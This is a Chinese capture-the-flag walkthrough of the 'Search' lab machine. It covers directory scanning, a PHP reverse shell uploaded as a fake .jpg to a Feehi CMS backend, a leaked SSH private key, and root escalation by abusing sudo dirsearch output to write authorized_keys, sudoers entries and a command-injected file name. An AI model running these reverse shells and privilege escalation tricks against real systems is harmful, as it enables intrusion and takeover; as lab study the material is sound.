靶机复现-Search：思路与总结

前言

这个靶机算是我打得比较开心的一次，不仅是自己经过千辛万苦搞到了Root，还有就是对一些工具的参数有更一步的深入了解，看似无害的工具居然也能成为提权的play一环？？

在这里很感谢111大佬制作的靶机，也很感谢他大晚上愿意陪我折腾root提权。

信息搜集

```
攻击机：192.168.1.198
靶机：192.168.1.126
```

Fence 1

惯例看一下nmap的结果



Figure 1

然后这里其实用目录扫描巨慢，是真的，巨慢（可能是cms自带的防护功能？）

这里我推荐用gobuster，字典选用Web-Content下的这个，好用一些，反正是通过这个能找到登录的账号密码

```
gobuster dir -u http://192.168.1.126 -w
/usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-
2007_directory-list-2.3-medium.txt -r -x php,txt,html,zip,db,bak -t 64
```

Fence 2

因为你去访问/admin其实有个登录框来着，这里用验证码爆破不太现实，因为验证码接口不是直接获得的，应该是前端处理的（就是说，不好找验证码接口去执行验证码爆破）

Figure 2

最后得到目录扫描结果如下



Figure 3

入口渗透

通过setup.txt可得到一组验证信息

```
admin:MazeSec2025
```

Fence 3

登陆后进入到feehi后台，接下来就是看这个cms有没有漏洞等等

官方方法是通过对该cms的进一步信息搜集，最终在feehi的官方GitHub Issue中找到了答案，这里具体信息不再展示



Figure 4

首先准备好一个php的反弹shell木马，保存为php文件后改后缀为jpg，顺便在kali上监听7777端口

```
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.198/7777 0>&1'");
?>
```

Fence 4

打开bp或者yakit，抓包，修改后缀放包即可

```
Content-Disposition: form-data; name="AdForm[ad]"; filename="reverse.jpg"
Content-Type: image/jpeg

<?php
/**
* Plugin Name: Reverse Shell Plugin
* Plugin URI:
* Description: Reverse Shell Plugin
* Version: 1.0
* Author: Vince Matteo
* Author URI: http://www.sevenlayers.com
*/
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.198/7777 0>&1'");
?>
------geckoformboundarye1df3c402e0c2c7836e2718c2fa5a315
```

Figure 5

然后F12打开开发者工具，检查页面元素，看到我们成功上传上去php文件

Figure 6

页面访问一下这个就可以了，就能反弹shell，另一边也成功接收！

```
┌──(root㉿kali)-[~]
└─# nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.1.198] from (UNKNOWN) [192.168.1.126] 55042
bash: cannot set terminal process group (418): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Search:/var/www/html/frontend/web/uploads/setting/ad$
```

Figure 7

提权篇

User提权

好久没有写提权篇了，因为前两天打得靶机都很简单就上了user用户，这里我们细看一下如何该拿到user用户

翻了翻没什么可用的文件，看看sudo有没有可用的，在这里看到了可以以7r1umphk用户身份执行dirsearch

```
www-data@Search:/tmp$ sudo -l
Matching Defaults entries for www-data on Search:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in

User www-data may run the following commands on Search:
    (7r1umphk) NOPASSWD: /usr/local/bin/dirsearch
```

Fence 5

刚好本地有个http服务，跑一下看看，是个正常的目录扫面工具

```
www-data@Search:/tmp$ sudo -u 7r1umphk dirsearch -u http://127.0.0.1

  _|. _ _  _  _  _ _|_    v0.4.3.post1
 (_||| _) (/_(_|| (_| )

......
```

Fence 6

其实我这里的第一反应就是，如果dirb、dirsx、gobuster都可以指定字典，那么可不可以让dirsearch也指定字典，试一下

没什么问题，那就是可以

Figure 8

那就好说很多了，这里就要请出今天的重点参数，就是以下几位

```
  Output Settings:
    -o PATH, --output=PATH
                          Output file
    --format=FORMAT       Report format (Available: simple, plain, json, xml,
                          md, csv, html, sqlite)
    --log=PATH            Log file
```

Fence 7

这里要用的就是--log，他会把日志，就是这个工具运行的一些具体信息给我们显示出来，我们用这个日志在/tmp目录下搞一个文件存放日志信息，就取得了用户的flag

```
sudo -u 7r1umphk dirsearch -u http://127.0.0.1 -w /home/7r1umphk/user.txt -
-log=/tmp/1.txt

www-data@Search:/tmp$ ls
1.txt  reports
www-data@Search:/tmp$ cat 1.txt
......
2025-12-09 00:40:09,108 [INFO] "GET http://127.0.0.1/bOdIag.js" 404 -
32969B
2025-12-09 00:40:09,115 [INFO] "GET http://127.0.0.1/pttYp1.js" 404 -
32969B
2025-12-09 00:40:09,128 [INFO] "GET http://127.0.0.1/flag{user-
681db772f6844d4c84da083c3d280954}" 404 - 33003B
```

Fence 8

既然这样，那来试着搞一下ssh的密钥如何？

已知服务器端生成的钥匙对命名默认上是以“id_算法”的方式存储的，在这之上我尝试了id_rsa，但是没有，就去ds了一下其他ssh加密算法，然后运到了我想要的东西



Figure 9

这里记得要设置单线程，因为如果多线程，读取出来的密钥文件会顺序错乱

```
www-data@Search:/tmp$ sudo -u 7r1umphk dirsearch -u http://127.0.0.1 -w
/home/7r1umphk/.ssh/id_ed25519 --log=/tmp/1.txt -t 1
......
2025-12-09 00:48:53,754 [INFO] "GET http://127.0.0.1/-----
BEGIN%20OPENSSH%20PRIVATE%20KEY-----" 404 - 32995B
2025-12-09 00:48:54,008 [INFO] "GET
http://127.0.0.1/b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMw
AAAAtzc2gtZW" 404 - 33030B
2025-12-09 00:48:54,303 [INFO] "GET
http://127.0.0.1/QyNTUxOQAAACB9rlG1TssRfMc1WmPsKjHLmwwVG0ukYvKa4mMkYsmWyAAA
AJg+y+ADPsvg" 404 - 33030B
2025-12-09 00:48:54,574 [INFO] "GET
http://127.0.0.1/AwAAAAtzc2gtZWQyNTUxOQAAACB9rlG1TssRfMc1WmPsKjHLmwwVG0ukYv
Ka4mMkYsmWyA" 404 - 33030B
2025-12-09 00:48:54,850 [INFO] "GET
http://127.0.0.1/AAAECPxip0hGT4O48HAkEWglmNjSaDrr8tXi1W+inEP7eAS32uUbVOyxF8
xzVaY+wqMcub" 404 - 33030B
2025-12-09 00:48:55,108 [INFO] "GET
http://127.0.0.1/DBUbS6Ri8priYyRiyZbIAAAADzdyMXVtcGhrQFNlYXJjaAECAwQFBg=="
404 - 33016B
2025-12-09 00:48:55,428 [INFO] "GET http://127.0.0.1/-----
END%20OPENSSH%20PRIVATE%20KEY-----" 404 - 32993B
```

部分经过url编码，不要紧，可以拷打AI Fence 9

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZWQyNTU
xOQAAACB9rlG1TssRfMc1WmPsKjHLmwwVG0ukYvKa4mMkYsmWyAAAAJg+y+ADPsvgAwAAAAtzc2
gtZWQyNTUxOQAAACB9rlG1TssRfMc1WmPsKjHLmwwVG0ukYvKa4mMkYsmWyAAAAECPxip0hGT4O
48HAkEWglmNjSaDrr8tXi1W+inEP7eAS32uUbVOyxF8xzVaY+wqMcubDBUbS6Ri8priYyRiyZbI
AAAADzdyMXVtcGhrQFNlYXJjaAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
```

Fence 10

将他保存到kali下，可以通过ssh2john.py看一下的，但是最后输出的是没有加密密码，所以直接连接就可以了

```
┌──(root㉿kali)-[~]
└─# vim id_7


┌──(root㉿kali)-[~]
└─# chmod 600 id_7


┌──(root㉿kali)-[~]
└─# ssh-keygen -y -f id_7
ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIH2uUbVOyxF8xzVaY+wqMcubDBUbS6Ri8priYyRiyZbI
7r1umphk@Search


┌──(pyenv)─(root㉿kali)-[~]
└─# python /usr/share/john/ssh2john.py id_7 > id_hash
id_7 has no password!
```

Fence 11

最后拿到user用户

Figure 10

然后这里我看了tuf哥的思路，感觉更为优雅：把公钥文件当作字典

比如他这里是将公钥文件内容作为传入的url集合，然后就可以通过回显信息确认出来ssh密钥信息为ed25519

```
www-data@Search:/tmp$ sudo -u 7r1umphk /usr/local/bin/dirsearch -l
/home/7r1umphk/.ssh/authorized_keys
......
Output File: /tmp/reports/_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIH2uUbVOyxF8xzVaY+wqMcubDBUbS6Ri8priYyRiyZbI
7r1umphk@Search/_25-12-09_03-54-52.txt
Traceback (most recent call last):
......
www-data@Search:/tmp$
```

Fence 12

Root提权

没特别的，sudo还是只能dirsearch

```
7r1umphk@Search:~$ sudo -l
Matching Defaults entries for 7r1umphk on Search:
    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin

User 7r1umphk may run the following commands on Search:
    (root) NOPASSWD: /usr/local/bin/dirsearch
```

Fence 13

重点关注下上述我说的几个参数，--log输出日志

```
7r1umphk@Search:~$ cat 1
2025-12-09 04:02:09,496 [INFO] "GET http://127.0.0.1/" 200 - 14249B
2025-12-09 04:02:09,515 [INFO] "GET http://127.0.0.1/" 200 - 14248B
2025-12-09 04:02:09,535 [INFO] "GET http://127.0.0.1/xZLfUR" 404 - 32966B
2025-12-09 04:02:09,543 [INFO] "GET http://127.0.0.1/jXh8oS" 404 - 32966B
2025-12-09 04:02:09,558 [INFO] "GET http://127.0.0.1/.BPDN3j" 404 - 32967B
2025-12-09 04:02:09,567 [INFO] "GET http://127.0.0.1/.EZo4IZ" 404 - 32967B
2025-12-09 04:02:09,579 [INFO] "GET http://127.0.0.1/Ofisd2/" 404 - 32967B
```

Fence 14

--format=plain输出基本信息，--format=simple输出最简信息

但是这里要注意一点就是必须有命中才能有-o输出，所以我们搞个字典dist，添加java和php扫本地80就行，这个是一定有命中的

--format=plain是可以输出命令的

```
7r1umphk@Search:~$ cat 2.txt
# Dirsearch started Tue Dec  9 04:06:56 2025 as: /usr/local/bin/dirsearch -
u http://127.0.0.1 -w ./dist -o 2.txt --format=plain

200    12KB  http://127.0.0.1/php
200    13KB  http://127.0.0.1/java
```

Fence 15

而--format=simple只是输出基本信息

```
7r1umphk@Search:~$ sudo dirsearch -u http://127.0.0.1 -w ./dist -o 3.txt --
format=simple; cat 3.txt

  _|. _ _  _  _  _ _|_    v0.4.3.post1

 (_||| _) (/_(_|| (_| )



Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 8

Output File: 3.txt

Target: http://127.0.0.1/

[04:10:04] Starting:

[04:10:07] 200 -   12KB - /php

[04:10:07] 200 -   13KB - /java

Task Completed

http://127.0.0.1/php
http://127.0.0.1/java
```

Fence 16

方案一：单引号闭合写入公钥

这个方案是我偶然发现的，可以通过单引号去决定控制一些自定义的文本，然后这些自定义的文本可以随着--format=plain输出

例如

```
7r1umphk@Search:~$ sudo dirsearch -u http://127.0.0.1 -w ./dist -o 4.txt --
format=plain --log '1314'; cat 4.txt

......

Task Completed

# Dirsearch started Tue Dec  9 04:17:01 2025 as: /usr/local/bin/dirsearch -
u http://127.0.0.1 -w ./dist -o 4.txt --format=plain --log 1314   # 这个
1314就是我们需要的

200    12KB  http://127.0.0.1/php
200    13KB  http://127.0.0.1/java
```

Fence 17

然后又有sudo权限，准备一个公钥

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCfWJU+8G3FZfjADrrWkq6pOIziMwXDTj1sK+6aBClfuZl
Vi7NTcMexvcFRbwOOmuvANSfEQ2CzvpKGur1pz+IR7Pop+wbqKq5+hsYAoO1JtAgW7YjjDssqle
vuzV5gacbdi1oUugpUgpdvHi7AEdfZPXIZVLJ8uitc5rIOtfr3YpZ+jmM5H4HP5f/uneLspN1He
Kr0yESopYv7zI3c+OOmQEntaUHFSLjcNy05k8TuM4q7ShnuDTQ+4Rq3fkczVnCLvxaN6yNqhmXE
eP4pdB16CblglbraVVIfi/4mVulukndnpd7RCghQOqnMCtcbzVPFOh2DipXhKfEN/DcnHrnn7Ur
BVw99eLOuEY5jK535gtVDaAJ9jjhr1FmIftAYTA0jCZVJgpgNuQBX5qob2jCKmFy8Sc/ypmNtBy
D2BrK6eMTHnsVFz7W3uB4ioz+DQY5ljhAeemzhRtsw6gAiy7D7OogeUbsV5/qG6QxnVN/RSDwz5
St2hwQ4NZ/DW1yzVJs= root@kali
```

Fence 18

用这种方式，将公钥内容通过sudo权限写到/root/.ssh下，这里的核心思路就是**换行构造出一行完全可控内容**，因为日志前面有个注释

```
7r1umphk@Search:~$ sudo dirsearch -u http://127.0.0.1 -w ./dist -o
/root/.ssh/authorized_key  --format=plain --log '
> ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCfWJU+8G3FZfjADrrWkq6pOIziMwXDTj1sK+6aBClfuZl
Vi7NTcMexvcFRbwOOmuvANSfEQ2CzvpKGur1pz+IR7Pop+wbqKq5+hsYAoO1JtAgW7YjjDssqle
vuzV5gacbdi1oUugpUgpdvHi7AEdfZPXIZVLJ8uitc5rIOtfr3YpZ+jmM5H4HP5f/uneLspN1He
Kr0yESopYv7zI3c+OOmQEntaUHFSLjcNy05k8TuM4q7ShnuDTQ+4Rq3fkczVnCLvxaN6yNqhmXE
eP4pdB16CblglbraVVIfi/4mVulukndnpd7RCghQOqnMCtcbzVPFOh2DipXhKfEN/DcnHrnn7Ur
BVw99eLOuEY5jK535gtVDaAJ9jjhr1FmIftAYTA0jCZVJgpgNuQBX5qob2jCKmFy8Sc/ypmNtBy
D2BrK6eMTHnsVFz7W3uB4ioz+DQY5ljhAeemzhRtsw6gAiy7D7OogeUbsV5/qG6QxnVN/RSDwz5
St2hwQ4NZ/DW1yzVJs= root@kali
> '
```

Fence 19

最后连接一下就可以了

```
┌──(root㉿kali)-[~]
└─# ssh -i mine root@192.168.1.126
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Linux Search 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Dec  8 14:55:58 2025 from 192.168.55.220
root@Search:~#
```

Fence 20

然后我昨晚写的时候其实是这样的.....

Figure 11

这里就解释一下为什么可行，是因为ssh的密钥验证机制问题，读取文件的时候，错误行只会warning但不会中断

也就是说读取前两行内容的时候，只会warning，但是还会继续读取文件，直到读到ssh-rsa的时候开始验证，这里是md显示问题，公钥内容应该是一行才是对的（看写入命令会发现确实是输入了一行）

```
root@Search:~# cat .ssh/authorized_key
# Dirsearch started Tue Dec  9 04:21:52 2025 as: /usr/local/bin/dirsearch -
u http://127.0.0.1 -w ./dist -o /root/.ssh/authorized_key --format=plain --
log
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCfWJU+8G3FZfjADrrWkq6pOIziMwXDTj1sK+6aBClfuZl
Vi7NTcMexvcFRbwOOmuvANSfEQ2CzvpKGur1pz+IR7Pop+wbqKq5+hsYAoO1JtAgW7YjjDssqle
vuzV5gacbdi1oUugpUgpdvHi7AEdfZPXIZVLJ8uitc5rIOtfr3YpZ+jmM5H4HP5f/uneLspN1He
Kr0yESopYv7zI3c+OOmQEntaUHFSLjcNy05k8TuM4q7ShnuDTQ+4Rq3fkczVnCLvxaN6yNqhmXE
eP4pdB16CblglbraVVIfi/4mVuluknd npd7RCghQOqnMCtcbzVPFOh2DipXhKfEN/DcnHrnn7Ur
BVw99eLOuEY5jK535gtVDaAJ9jjhr1FmIftAYTA0jCZVJgpgNuQBX5qob2jCKmFy8Sc/ypmNtBy
D2BrK6eMTHnsVFz7W3uB4ioz+DQY5ljhAeemzhRtsw6gAiy7D7OogeUbsV5/qG6QxnVN/RSDwz5
St2hwQ4NZ/DW1yzVJs= root@kali


200    12KB  http://127.0.0.1/php
200    13KB  http://127.0.0.1/java
```

这样的方式对sudoers.d和cron.d下同样适用，同样是只会告警不会中断

但是定时任务的话deb系列的发行版审查很严格，有语法错误会中断，所以在这里是无法复现的，在alpine line类型靶机下会成功

简单展示一下用sudo的提权方式

```
7r1umphk@Search:~$ sudo dirsearch -w 1.txt -u http://127.0.0.1 -o
/etc/sudoers.d/a --format=plain --log '
> 7r1umphk ALL=(ALL:ALL) NOPASSWD: ALL
> '

  _|. _ _  _  _  _ _|_    v0.4.3.post1

 (_||| _) (/_(_|| (_| )



Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
Wordlist size: 8

Output File: /etc/sudoers.d/a

Log File: /home/7r1umphk/
7r1umphk ALL=(ALL:ALL) NOPASSWD: ALL


Target: http://127.0.0.1/

[06:23:48] Starting:

[06:23:51] 200 -   12KB - /php

[06:23:51] 200 -   13KB - /java

Task Completed

7r1umphk@Search:~$ sudo -l
/etc/sudoers.d/a:5:14: syntax error
200    12KB  http://127.0.0.1/php
             ^~~~
/etc/sudoers.d/a:6:14: syntax error
200    13KB  http://127.0.0.1/java
```

```
              ^~~~
Matching Defaults entries for 7r1umphk on Search:
    env_reset, mail_badpass,

 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin

User 7r1umphk may run the following commands on Search:
    (root) NOPASSWD: /usr/local/bin/dirsearch
    (ALL : ALL) NOPASSWD: ALL
7r1umphk@Search:~$ sudo ls /root
/etc/sudoers.d/a:5:14: syntax error
200    12KB  http://127.0.0.1/php
              ^~~~
/etc/sudoers.d/a:6:14: syntax error
200    13KB  http://127.0.0.1/java
              ^~~~
499f7ecdb8434a7a962b9d5c6d88edce.txt
```

Fence 22

方案二：构造sudo+可执行命令提权

该方案由tuf哥提供，首先创建一个恶意文件

```
7r1umphk@Search:~$ vim 1
7r1umphk@Search:~$ cat 1
123;id;su;whoami
```

Fence 23

然后用sudo覆写掉dirsearch就好了，但还是那句话，必须要有命中才会有输出文件，这下去自己的kali上创建一个文件然后开http服务就好

```
┌──(root㉿kali)-[~]
└─# touch '123;id;su;whoami'


┌──(root㉿kali)-[~]
└─# python -m http.server
```

Fence 24

然后成功root

```
7r1umphk@Search:~$ sudo dirsearch -w ./1 -u http://192.168.1.198:8000 -o
/usr/local/bin/dirsearch

......

Output File: /usr/local/bin/dirsearch

Target: http://192.168.1.198:8000/

[05:32:57] Starting:

[05:32:57] 200 -    0B  - /123;id;su;whoami

Task Completed

7r1umphk@Search:~$ cat /usr/local/bin/dirsearch
# Dirsearch started Tue Dec  9 05:32:57 2025 as: /usr/local/bin/dirsearch -
w ./1 -u http://192.168.1.198:8000 -o /usr/local/bin/dirsearch

200     0B   http://192.168.1.198:8000/123;id;su;whoami
7r1umphk@Search:~$ sudo dirsearch
/usr/local/bin/dirsearch: 3: /usr/local/bin/dirsearch: 200: not found
uid=0(root) gid=0(root) groups=0(root)
root@Search:/home/7r1umphk# id
uid=0(root) gid=0(root) groups=0(root)
```

Fence 25

总结

1. 合理利用开源框架的issue进行信息搜集
2. 充分利用工具的权限以及参数的控制实现“任意文件写入+输出内容部分可控”组合拳
3. 谢谢111大佬大晚上陪我折腾root提权
4. tuf哥牛批！